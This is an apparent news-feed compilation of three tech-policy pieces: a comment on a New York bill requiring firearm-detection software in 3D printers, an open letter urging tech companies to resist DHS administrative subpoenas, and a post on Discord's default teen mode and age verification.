New York is contemplating a bill that adds surveillance to 3D printers:

New York’s 2026­2027 executive budget bill (S.9005 / A.10005) includes language that should alarm every maker, educator, and small manufacturer in the state. Buried in Part C is a provision requiring all 3D printers sold or delivered in New York to include “blocking technology.” This is defined as software or firmware that scans every print file through a “firearms blueprint detection algorithm” and refuses to print anything it flags as a potential firearm or firearm component.

I get the policy goals here, but the solution just won’t work. It’s the same problem as DRM: trying to prevent general-purpose computers from doing specific things. Cory Doctorow wrote about it in 2018 and—more generally—spoke about it in 2011.

Open Letter to Tech Companies: Protect Your Users From Lawless DHS Subpoenas

10 February 2026 at 23:52

We are calling on technology companies like Meta and Google to stand up for their users by resisting the Department of Homeland Security's (DHS) lawless administrative subpoenas for user data. 

In the past year, DHS has consistently targeted people engaged in First Amendment activity. Among other things, the agency has issued subpoenas to technology companies to unmask or locate people who have documented ICE's activities in their community, criticized the government, or attended protests.   

These subpoenas are unlawful, and the government knows it. When a handful of users challenged a few of them in court with the help of ACLU affiliates in Northern California and Pennsylvania, DHS withdrew them rather than waiting for a decision. 

These subpoenas are unlawful, and the government knows it.

But it is difficult for the average user to fight back on their own. Quashing a subpoena is a fast-moving process that requires lawyers and resources. Not everyone can afford a lawyer on a moment’s notice, and non-profits and pro-bono attorneys have already been stretched to near capacity during the Trump administration.  

 That is why we, joined by the ACLU of Northern California, have asked several large tech platforms to do more to protect their users, including: 

  1.  Insist on court intervention and an order before complying with a DHS subpoena, because the agency has already proved that its legal process is often unlawful and unconstitutional;  
  2. Give users as much notice as possible when they are the target of a subpoena, so the user can seek help. While many companies have already made this promise, there are high-profile examples of it not happening—ultimately stripping users of their day in court;  
  3. Resist gag orders that would prevent companies from notifying their users that they are a target of a subpoena. 

 We sent the letter to Amazon, Apple, Discord, Google, Meta, Microsoft, Reddit, SNAP, TikTok, and X.  

Recipients are not legally compelled to comply with administrative subpoenas absent a court order 

 An administrative subpoena is an investigative tool available to federal agencies like DHS. Many times, these are sent to technology companies to obtain user data. A subpoena cannot be used to obtain the content of communications, but they have been used to try and obtain some basic subscriber information like name, address, IP address, length of service, and session times.  

Unlike a search warrant, an administrative subpoena is not approved by a judge. If a technology company refuses to comply, an agency’s only recourse is to drop it or go to court and try to convince a judge that the request is lawful. That is what we are asking companies to do—simply require court intervention and not obey in advance. 

It is unclear how many administrative subpoenas DHS has issued in the past year. Subpoenas can come from many places—including civil courts, grand juries, criminal trials, and administrative agencies like DHS. Altogether, Google received 28,622 and Meta received 14,520 subpoenas in the first half of 2025, according to their transparency reports. The numbers are not broken out by type.   

DHS is abusing its authority to issue subpoenas 

In the past year, DHS has used these subpoenas to target protected speech. The following are just a few of the known examples. 

On April 1, 2025, DHS sent a subpoena to Google in an attempt to locate a Cornell PhD student in the United States on a student visa. The student was likely targeted because of his brief attendance at a protest the year before. Google complied with the subpoena without giving the student an opportunity to challenge it. While Google promises to give users prior notice, it sometimes breaks that promise to avoid delay. This must stop.   

In September 2025, DHS sent a subpoena and summons to Meta to try to unmask anonymous users behind Instagram accounts that tracked ICE activity in communities in California and Pennsylvania. The users—with the help of the ACLU and its state affiliates— challenged the subpoenas in court, and DHS withdrew the subpoenas before a court could make a ruling. In the Pennsylvania case, DHS tried to use legal authority that its own inspector general had already criticized in a lengthy report.  

In October 2025, DHS sent Google a subpoena demanding information about a retiree who criticized the agency’s policies. The retiree had sent an email asking the agency to use common sense and decency in a high-profile asylum case. In a shocking turn, federal agents later appeared on that person’s doorstep. The ACLU is currently challenging the subpoena.  

Read the full letter here

Discord will limit profiles to teen-appropriate mode until you verify your age

10 February 2026 at 16:29

Discord announced it will put all existing and new profiles in teen-appropriate mode by default in early March.

The teen-appropriate profile mode will remain in place until users prove they are adults. To change a profile to “full access” will require verification by Discord’s age inference model—a new system that runs in the background to help determine whether an account belongs to an adult, without always requiring users to verify their age.

Savannah Badalich, Head of Product Policy at Discord, explained the reasoning:

“Rolling out teen-by-default settings globally builds on Discord’s existing safety architecture, giving teens strong protections while allowing verified adults flexibility. We design our products with teen safety principles at the core and will continue working with safety experts, policymakers, and Discord users to support meaningful, long term wellbeing for teens on the platform.”

Platforms have been facing growing regulatory pressure—particularly in the UK, EU, and parts of the US—to introduce stronger age-verification measures. The announcement also comes as concerns about children’s safety on social media continue to surface. In research we published today, parents highlighted issues such as exposure to inappropriate content, unwanted contact, and safeguards that are easy to bypass. Discord was one of the platforms we researched.

The problem in Discord’s case lies in the age-verification methods it’s made available, which require either a facial scan or a government-issued ID. Discord says that video selfies used for facial age estimation never leave a user’s device, but this method is known not to work reliably for everyone.

Identity documents submitted to Discord’s vendor partners are also deleted quickly—often immediately after age confirmation, according to Discord. But, as we all know, computers are very bad at “forgetting” things and criminals are very good at finding things that were supposed to be gone.

Besides all that, the effectiveness of this kind of measure remains an issue. Minors often find ways around systems—using borrowed IDs, VPNs, or false information—so strict verification can create a sense of safety without fully eliminating risk. In some cases, it may even push activity into less regulated or more opaque spaces.

As someone who isn’t an avid Discord user, I can’t help but wonder why keeping my profile teen-appropriate would be a bad thing. Let us know in the comments what your objections to this scenario would be.

I wouldn’t have to provide identification and what I’d “miss” doesn’t sound terrible at all:

  • Mature and graphic images would be permanently blocked.
  • Age-restricted channels and servers would be inaccessible.
  • DMs from unknown users would be rerouted to a separate inbox.
  • Friend requests from unknown users would always trigger a warning pop-up.
  • No speaking on server stages.

Given the amount of backlash this news received, I’m probably missing something—and I don’t mind being corrected. So let’s hear it.

Note: All comments are moderated. Those including links and inappropriate language will be deleted. The rest must be approved by a moderator.


We don’t just report on threats – we help protect your social media

Cybersecurity risks should never spread beyond a headline. Protect your social media accounts by using Malwarebytes Identity Theft Protection.

❌